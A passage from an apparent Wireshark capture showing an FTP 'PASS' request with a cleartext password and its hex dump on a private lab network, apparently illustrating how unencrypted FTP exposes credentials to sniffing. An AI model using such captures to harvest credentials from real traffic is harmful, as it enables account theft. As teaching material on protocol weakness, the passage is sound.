        [iRTT: 0.000796720 seconds]
        [Bytes in flight: 16]
        [Bytes sent since last PSH flag: 16]
   ▾ [Timestamps]
        [Time since first frame in this TCP stream: 9.142468566 secon
        [Time since previous frame in this TCP stream: 5.483812283 se
     TCP payload (16 bytes)
▾ File Transfer Protocol (FTP)
     <Request: True>
     <Response: False>
   ▾ PASS 1234@abcd\r\n
        Request command: PASS
        Request arg: 1234@abcd
  [Current working directory: ]
```

```
0000  00 0c 29 44 aa 1a 00 0c  29 f3 8e 7a 08 00 45 02   ··)D···· )··z··E·
0010  00 38 61 f1 40 00 80 06  0d 81 ac 10 19 96 ac 10   ·8a·@··· ········
0020  19 95 c2 76 00 15 63 ab  0c 0f 8b 10 ff 8a 50 18   ···v··c· ······P·
0030  1f 94 4b f1 00 00 50 41  53 53 20 31 32 33 34 40   ··K···PA SS 1234@
0040  61 62 63 64 0d 0a                                  abcd··
```